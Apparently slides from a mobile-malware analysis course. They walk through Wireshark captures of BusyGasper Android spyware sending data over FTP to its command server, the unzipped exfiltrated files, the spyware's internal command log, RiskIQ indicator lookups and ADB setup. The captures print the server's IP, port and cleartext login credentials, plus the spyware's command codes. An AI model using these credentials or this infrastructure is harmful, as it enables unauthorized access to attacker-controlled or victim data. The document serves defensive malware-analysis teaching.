Packets: 464 · Displayed: 129 (27.8%)
Profile: Default


ip.addr


133017545.net.pcap
ip.addr == 213.174.157.151
Expression...
No. Time Source Destination Protocol Length Info
24 58.894748 10.0.2.15 213.174.157.151 TCP 74 46407 → 21 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=4294957135 TSecr=0 WS=2
25 58.962262 213.174.157.151 10.0.2.15 TCP 58 21 → 46407 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
26 58.964575 10.0.2.15 213.174.157.151 TCP 64 46407 → 21 [ACK] Seq=1 Ack=1 Win=14600 Len=0 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
27 59.030009 213.174.157.151 10.0.2.15 FTP 304 Response: 220---------- Welcome to Pure-FTPd ----------
28 59.031189 10.0.2.15 213.174.157.151 TCP 64 46407 → 21 [ACK] Seq=1 Ack=251 Win=14600 Len=0 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
29 59.058492 10.0.2.15 213.174.157.151 FTP 67 Request: user ealexzna
30 59.058543 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=251 Ack=14 Win=8760 Len=0
31 59.085869 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
32 59.085888 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=251 Ack=15 Win=8760 Len=0
33 59.192902 213.174.157.151 10.0.2.15 FTP 95 Response: 331 User ealexzna OK. Password required
34 59.220667 10.0.2.15 213.174.157.151 FTP 70 Request: pass kl725x2408
35 59.225187 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=292 Ack=30 Win=8760 Len=0
36 59.248651 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
37 59.248670 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=292 Ack=31 Win=8760 Len=0
38 59.650370 213.174.157.151 10.0.2.15 FTP 250 Response: 230-User ealexzna has group access to: 1002
39 59.678934 10.0.2.15 213.174.157.151 FTP 64 Request: pasv [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
40 59.683734 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=488 Ack=35 Win=8760 Len=0
41 59.716891 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
42 59.716922 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=488 Ack=36 Win=8760 Len=0
Frame 34: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
Ethernet II, Src: RealtekU_12:34:56 (52:54:00:12:34:56), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 213.174.157.151
Transmission Control Protocol, Src Port: 46407, Dst Port: 21, Seq: 15, Ack: 292, Len: 15
File Transfer Protocol (FTP)
pass kl725x2408
[Current working directory:]
VSS-Monitoring ethernet trailer, Source Port: 32
0000 52 54 00 12 35 02 52 54 00 12 34 56 08 00 45 00 RT··5·RT ··4V··E·
0010 00 37 46 a2 40 00 40 06 74 ca 0a 00 02 0f d5 ae ·7F·@·@· t·····
0020 9d 97 b5 47 00 15 ef 9b 9e e1 00 da c1 25 50 18 ···G···· ·····%P·
0030 39 08 6a 77 00 00 70 61 73 73 20 6b 6c 37 32 35 9·jw··pa ss kl725
0040 78 32 34 30 38 20 x2408
133017545.net.pcap
Packets: 464 · Displayed: 129 (27.8%)
Profile: Default


files transferred!




follow the TCP stream....



save in RAW format as a .zip




bash
⌥⌘1
tor-m-kbala01:Desktop kristina.balaam$ unzip busygasper.zip -d busygasper
Archive: busygasper.zip
  inflating: busygasper/lock
  inflating: busygasper/sdata
tor-m-kbala01:Desktop kristina.balaam$ ls busygasper
lock   sdata
tor-m-kbala01:Desktop kristina.balaam$

```
:q
260818131112 Cmd:#!fs
260818131111 Cmd:#!fr
260818131109 Cmd:#!s
>>eRMC:java.lang.NullPointerException
260818131107 No mail
260818131106 eRMM:javax.mail.AuthenticationFailedException: [AUTHENTICATIONFAILED] Invalid credentials (Failure)
260818131106 Cmd:#!!
260818131105 Cmd:#!r
260818131049 II:Login timeout
260818131018 Cmd:#!!
260818130948 II:Login timeout
260818130917 Cmd:#!!
260818130847 II:Login timeout
260818130817 Cmd:#!!
260818130747 II:Login timeout
260818130745 USER_PRESENT
!qts
!r60-1111 !s60-1111 !fr60-1111 !fs60-1111 !!60-1111
260818130711 #10049 20% 3C P5 CD  R5
260818130709 Cmd:#?#!!
260818130606 Created
>>Connecting
>>Send try:3
>>Connecting
>>Send try:2
260818130439 Connecting
260818130439 eFSF:java.lang.NullPointerException
260818130438 No connect:1
260818130438 Cmd:#!!
260818130436 eFTS:java.net.ConnectException: failed to connect to /213.174.157.151 (port 18071): connect failed: ENETUNREACH (Network is unreachable)
310260

!qts
!r60-1111 !s60-1111 !fr60-1111 !fs60-1111 !!60-1111
260818130433 #10049 20% 3C 5 CD  R5
260818130432 Cmd:#!fs#!s#!!
260818130407 II:Login timeout
260818130407 eROC:java.io.IOException: write failed: EPIPE (Broken pipe)
260818130350 Cmd:m#
!qts
!r60-1111 !s60-1111 !fr60-1111 !fs60-1111 !!60-1111
260818130335 #10049 20% 3C P5 CD  R5
260818130335 Cmd:#?#!!
260818130334 !r60-1111 !s60-1111 !fr60-1111 !fs60-1111 !!60-1111
260818130334 !r60-1111 !s60-1111 !fr60-1111 !fs60-1111
260818130334 eCeSIn:java.lang.IllegalStateException: Cannot perform this operation because the connection pool has been closed.
260818130333 !s60-1111 !fr60-1111 !fs60-1111
260818130333 Created
260818130333 New phone: 160781172403
260818130333 !s60-1111 !fs60-1111
260818130333 eROC:java.io.IOException: write failed: EPIPE (Broken pipe)
260818130333 !fs60-1111
260818130332 Cmd:#!fs60-1111#!s60-1111#!fr60-1111#!r60-1111#!!60-1111
260818130332 Clean start
```


vim

Using RiskIQ to Investigate an IP/Domain

RiskIQ > PassiveTotal

"RiskIQ PassiveTotal™ expedites investigations by connecting internal activity, event, and incident indicator of compromise (IOC) artifacts to what is happening outside the firewall—external threats, attackers, and their related infrastructure."

https://www.riskiq.com/products/passivetotal




RiskIQ > PassiveTotal

Useful search queries:

- IP address
- Domain
- Hard-coded email addresses

```
ip.addr == 213.174.157.151

v9 = new y(DataService.d.getString("guser",
"mwvrussia@gmail.com")
```



Red Phones & ADB

ADB


In order to use ADB, you'll need to have your device in developer mode and with USB debugging turned on!

Developer options:

Settings > About phone and tap Build number seven times

Debugging:


Developer options > USB Debugging



Do I Need a SIM Card?

Not necessarily. Often, wifi is enough.

